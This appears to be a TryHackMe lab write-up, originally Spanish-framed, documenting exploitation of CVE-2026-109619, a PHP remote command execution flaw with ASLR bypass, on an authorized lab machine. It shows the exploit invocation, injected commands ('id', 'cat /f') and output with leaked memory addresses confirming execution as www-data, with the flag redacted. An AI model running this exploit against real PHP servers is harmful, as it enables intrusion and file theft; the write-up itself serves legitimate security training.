Documentación técnica del laboratorio PHP2Shell de TryHackMe, centrado en el análisis y explotación de la vulnerabilidad CVE-2026-109619.
| Field | Details |
|---|---|
| Platform | TryHackMe |
| Lab | PHP2Shell |
| Link | https://tryhackme.com/room/cvephp2shell |
| Execution date | 08/11/2026 |
| Target machine IP | 10.64.141.96 |
| Associated vulnerability | CVE-2026-109619 (Remote command execution in the PHP interpreter) |
This document presents the evidence, technical procedures, and security recommendations from the controlled exploitation of CVE-2026-109619 in a vulnerable PHP environment, conducted in an environment authorized by TryHackMe.

Objective: verify that a stable connection to the target machine exists before starting enumeration.
Command executed:
ping 10.64.141.96
Observed result:
PING 10.64.141.96 (10.64.141.96) 56(84) bytes of data.
64 bytes from 10.64.141.96: icmp_seq=1 ttl=62 time=130 ms
64 bytes from 10.64.141.96: icmp_seq=2 ttl=62 time=131 ms
64 bytes from 10.64.141.96: icmp_seq=3 ttl=62 time=131 ms
--- 10.64.141.96 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 129.627/130.306/130.737/0.486 ms
Analysis: the target machine responds correctly to ICMP with no packet loss, confirming a stable connection between the attacking machine and the lab environment before proceeding to the next stages.
Evidence: Figure 1 — Connectivity check using ping.

Objective: establish a secure remote connection to the target machine to access the environment hosting the vulnerable application.
Credentials provided by TryHackMe:
ubuntutryhackme10.64.141.96Command executed:
ssh [email protected]
Observed result:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.8.0-1017-aws x86_64)
ubuntu@tryhackme-2404:~$
Analysis: the SSH connection was established successfully using the credentials provided by the platform, giving access to an interactive terminal on Ubuntu 24.04.1 LTS from which the subsequent reconnaissance and exploitation activities were performed.
Evidence: Figure 2 — Remote connection using SSH.

Objective: identify the location of the files provided by TryHackMe that are needed to run the exploit.
Commands used:
ls
cd php2shell-bypass-aslr-exp
ls
Procedure: the working directory of the ubuntu user was inspected from the SSH session, locating the php2shell-bypass-aslr-exp folder. It contains the main exploit.py script, reference documentation (ASLR_PATHS.md, HTTP_HEAP_LEAK.md, NOASLR_REPORT.md, among others), and the docker, lab, logs, and out directories used during exploitation.
Analysis: correctly locating the working directory is necessary to ensure that the exploit.py script runs with the correct relative paths, particularly for the offsets file used in later stages.
Evidence: Figure 3 — Locating the lab directory.
Objective: run the exploit provided by the lab to check whether CVE-2026-109619 can be exploited to achieve remote command execution on the vulnerable PHP server.
Command executed:

python3 exploit.py -u http://127.0.0.1:8088/index.php
Procedure performed: the script was run from the php2shell-bypass-aslr-exp directory, targeting the local instance of the vulnerable PHP service. According to the lab documentation, the exploit proceeds in three stages:
chunk base).libphp library loaded in memory.HTDATA and ZIF addresses from the offsets previously loaded from out/offsets.env, which are needed to achieve arbitrary command execution.Observed result (summary):
[*] target http://127.0.0.1:8088/index.php (cmd='id>/out/p1')
[*] offsets loaded from /home/ubuntu/php2shell-bypass-aslr-exp/out/offsets.env
[*] offsets: zif=0x465370 dtor=0x65eb60 htdata=0x690d8
[*] stage 1: heap leak (attempt 1/3)
[+] chunk base = 0x74caf1600000
[*] stage 2: libphp leak (attempt 1/3)
[+] libphp base = 0x74caf325a000
[*] stage 3: HTDATA=0x74caf16690d8 ZIF=0x74caf36bf370
[+] W3 attempt 1
PROOF: uid=33(www-data) gid=33(www-data) groups=33(www-data)
Analysis: running the exploit bypassed ASLR protections by progressively leaking memory addresses (heap and libphp) and then constructing the structure needed for remote execution of the id command. The result uid=33(www-data) gid=33(www-data) groups=33(www-data) confirms that commands run in the context of the web service user (www-data), as anticipated by the lab documentation, thus validating successful exploitation of CVE-2026-109619.
Evidence: Figure 4 — Running the exploit and confirming RCE.
Objective: check whether the remote command execution obtained allows access to the /f file on the target system and retrieval of its contents.
Command executed:
python3 exploit.py -u http://127.0.0.1:8088/index.php -c 'cat /f>/out/p1' --proof-file out/p1
Procedure performed: after confirming command execution as the www-data user, the script was run again, specifying the cat /f>/out/p1 command with the -c parameter and redirecting its output to the p1 file in the shared out directory. The --proof-file parameter retrieved and displayed the resulting content.
Observed result:
[*] target http://127.0.0.1:8088/index.php (cmd='cat /f>/out/p1')
[*] stage 1: heap leak (attempt 1/3)
[+] chunk base = 0x74caf1600000
[*] stage 2: libphp leak (attempt 1/3)
[+] libphp base = 0x74caf325a000
[*] stage 3: HTDATA=0x74caf16690d8 ZIF=0x74caf36bf370
[+] W3 attempt 1
PROOF: THM{***contenido redactado — ver evidencia***}
Note: to follow good practice when publishing this report, the full flag has been redacted in the document body. Successful retrieval of the flag is demonstrated by the corresponding photographic evidence (Figure 5), without exposing its complete value in plain text.
Analysis: successful retrieval of the /f file demonstrates that remote command execution is not limited to diagnostic commands (id), but also allows arbitrary files in the server's filesystem to be read. This confirms the practical impact of the vulnerability: an attacker could access sensitive information stored on the system (configuration files, credentials, source code, etc.), with the scope constrained by the permissions of the compromised user (www-data).